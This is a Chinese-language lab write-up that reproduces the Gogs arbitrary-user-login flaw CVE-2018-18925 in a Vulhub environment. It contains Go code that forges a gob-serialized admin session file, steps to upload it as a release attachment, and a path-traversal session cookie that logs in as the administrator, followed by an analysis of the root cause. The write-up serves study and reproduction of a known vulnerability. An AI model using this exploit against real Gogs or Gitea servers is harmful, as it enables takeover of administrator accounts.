Gogs 任意用户登录漏洞（CVE-2018-18925）

前言

ogs是一款极易搭建的自助Git服务平台，具有易安装、跨平台、轻量级等特点，使用者众多。

其0.11.66及以前版本中，（go-macaron/session库）没有对sessionid进行校验，攻击者利用恶意sessionid即可读取任意文件，通过控制文件内容来控制session内容，进而登录任意账户。

在gogs及gitea的默认配置中, 均使用了文件用于保存session, 而没有过滤`../`, `./`等关键词给我们一个将任意文件作为session文件的机会。

影响版本

影响范围可以扩展到使用了go-macaron框架，且存在文件上传的任何一个web应用中

环境搭建

这里我们使用Vulhub漏洞测试靶场进行复现

```
cd vulhub/gogs/CVE-2018-18925
docker-compose up -d
```

环境启动后，访问`http://your-ip:3000`，即可看到安装页面。安装时选择sqlite数据库，并开启注册功能。

安装完成后，需要重启服务：`docker-compose restart`，否则session是存储在内存中的。

漏洞复现

使用Gob序列化生成session文件

```
package main

import (
    "bytes"
    "encoding/gob"
    "encoding/hex"
    "fmt"
    "io/ioutil"
)

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
        gob.Register(v)
    }
    buf := bytes.NewBuffer(nil)
    err := gob.NewEncoder(buf).Encode(obj)
    return buf.Bytes(), err
}

func main() {
    var uid int64 = 1
    obj := map[interface{}]interface{}{"_old_uid": "1", "uid": uid, "uname":
"sockls"}
    data, err := EncodeGob(obj)
    if err != nil {
        fmt.Println(err)
    }
    err = ioutil.WriteFile("test.png", data, 0755)
    if err != nil {
        fmt.Println(err)
    }
    edata := hex.EncodeToString(data)
    fmt.Println(edata)
}
```

我们先注册一个账户，再用这个账户新建一个仓库

在并在“版本发布”页面上传刚生成的session文件：


发布后

通过这个附件的URL，得知这个code文件的文件名：

```
./attachments/5d5c1a09-444d-4158-8835-e6db88f2637e
```

然后，构造Cookie，访问即可发现已经成功登录id=1的用户（即管理员）：

```
i_like_gogits=../attachments/1/7/5d5c1a09-444d-4158-8835-e6db88f2637e
```



分析漏洞

对于默认配置的gogs，release中文件存放的目录结构是，`attachments/fid[0]/fid[1]/fid`

ession存放的目录结构是，`sessions/sid[0]/sid[1]/sid`

此外sessions与attachments文件夹均存放在相同的data文件夹下

由于gogs会将session分段，构造成最终的路径后再进行读取，而attachments与session在同一文件夹下，修改session为我们刚刚上传的文件的路径，即`../attachments/1/7/5d5c1a09-444d-4158-8835-e6db88f2637e`，读取session的函数将路径解析为`sessions/./../../attachments/1/7/5d5c1a09-444d-4158-8835-e6db88f2637e`也就是我们上传的那个文件，从而完成了任意用户登陆